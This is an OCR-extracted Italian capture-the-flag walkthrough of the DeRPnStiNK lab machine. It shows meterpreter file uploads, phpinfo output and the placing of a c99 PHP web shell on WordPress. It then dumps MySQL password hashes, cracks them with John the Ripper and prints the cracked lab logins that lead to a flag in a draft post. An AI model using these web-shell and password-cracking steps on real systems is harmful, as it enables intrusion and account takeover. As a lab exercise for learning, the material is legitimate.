
```
meterpreter > upload press.php
[-] Error running command upload: Errno::ENOENT No such file or directory @ rb_file_s_stat - /home/kali/press.php
meterpreter > upload /home/kali/Desktop/press.php
[*] Uploading  : /home/kali/Desktop/press.php → press.php
[*] Uploaded -1.00 B of 20.00 B (-5.0%): /home/kali/Desktop/press.php → press.php
[*] Completed  : /home/kali/Desktop/press.php → press.php
```





**PHP Version 5.5.9-1ubuntu4.22**

| | |
|---|---|
| **System** | Linux DeRPnStiNK 4.4.0-31-generic #50~14.04.1-Ubuntu SMP Wed Jul 13 01:06:37 UTC 2016 i686 |
| **Build Date** | Aug 4 2017 19:43:21 |
| **Server API** | Apache 2.0 Handler |
| **Virtual Directory Support** | disabled |
| **Configuration File (php.ini) Path** | /etc/php5/apache2 |
| **Loaded Configuration File** | /etc/php5/apache2/php.ini |
| **Scan this dir for additional .ini files** | /etc/php5/apache2/conf.d |
| **Additional .ini files parsed** | /etc/php5/apache2/conf.d/05-opcache.ini, /etc/php5/apache2/conf.d/10-pdo.ini, /etc/php5/apache2/conf.d/20-gd.ini, /etc/php5/apache2/conf.d/20-json.ini, /etc/php5/apache2/conf.d/20-mysql.ini, /etc/php5/apache2/conf.d/20-mysqli.ini, /etc/php5/apache2/conf.d/20-pdo_mysql.ini, /etc/php5/apache2/conf.d/20-readline.ini, /etc/php5/apache2/conf.d/20-ssh2.ini |
| **PHP API** | 20121113 |
| **PHP Extension** | 20121212 |
| **Zend Extension** | 220121212 |
| **Zend Extension Build** | API220121212,NTS |
| **PHP Extension Build** | API20121212,NTS |
| **Debug Build** | no |
| **Thread Safety** | disabled |
| **Zend Signal Handling** | disabled |
| **Zend Memory** | enabled |


Successivamente proviamo a caricare su wordpress una shell c99.php con lo stesso comando upload di meterpreter di prima, la c99 sarebbe una shell php avanzata e viene la carica con successo:





Utilizziamo le credenziali ottenute prima per poter accedere al mysql dalla shell avanzata c99.php :




Preleviamo gli hash delle password dalla shell c99.php per poi utilizzare john per craccarle:








Successivamente avvio john con il file password.txt degli hash appena estratti, ecco il risultato:

```
┌──(kali㉿kali)-[~/Desktop]
└─$ john password.txt --wordlist=/usr/share/wordlists/rockyou.txt
Using default input encoding: UTF-8
Loaded 2 password hashes with 2 different salts (phpass [phpass ($P$ or $H$) 128/128 SSE2 4×3])
Cost 1 (iteration count) is 8192 for all loaded hashes
Will run 2 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
admin            (admin)
wedgie57         (unclestinky)
2g 0:00:04:16 DONE (2023-06-21 07:06) 0.007811g/s 10920p/s 10998c/s 10998C/s wedguy..wederliy1997
Use the "--show --format=phpass" options to display all of the cracked passwords reliably
Session completed.
```

Accediamo con le credenziali di 'unclestinky' password: 'wedgie57' :




derpnstink.local/weblog/wp-admin/
Kali Linux
Kali Tools
Settings
Kali Docs
Kali Forums
Kali NetHunter
Exploit-DB
Google Hacking DB
OffSec
DeRPnStiNK Professional Services
6
0
New
Howdy, unclestinky
Dashboard
Home
Updates 6
Posts
Media
Pages
Comments
Appearance
Plugins 2
Users
Tools
Settings
Slideshow
Collapse menu
Get Started
Customize Your Site
or, change your theme completely
Next Steps
Edit your front page
Add additional pages
View your site
More Actions
Manage widgets or menus
Turn comments on or off
Learn more about getting started
At a Glance
1 Post
1 Page
1 Comment
WordPress 4.6.9 running Twenty Sixteen theme.
Update to 4.9.1
Activity
Recently Published
Nov 12th 2017, 3:25 am
Hello world!
Recent Comments
From A WordPress Commenter on Hello world!
Quick Draft
Title
What's on your mind?
Save Draft
Drafts
Flag.txt November 13, 2017
flag2(a7d355b26bda6bf1196ccffead0b2cf2b81f0a9de5b4876b44407f1dc07e51e6)

Nelle bozze(draft) troviamo la seconda flags che dovevamo trovare:

Edit Post Add New

Flag.txt


Permalink: http://derpnstink.local/weblog/flag-txt/ Edit

Add Media

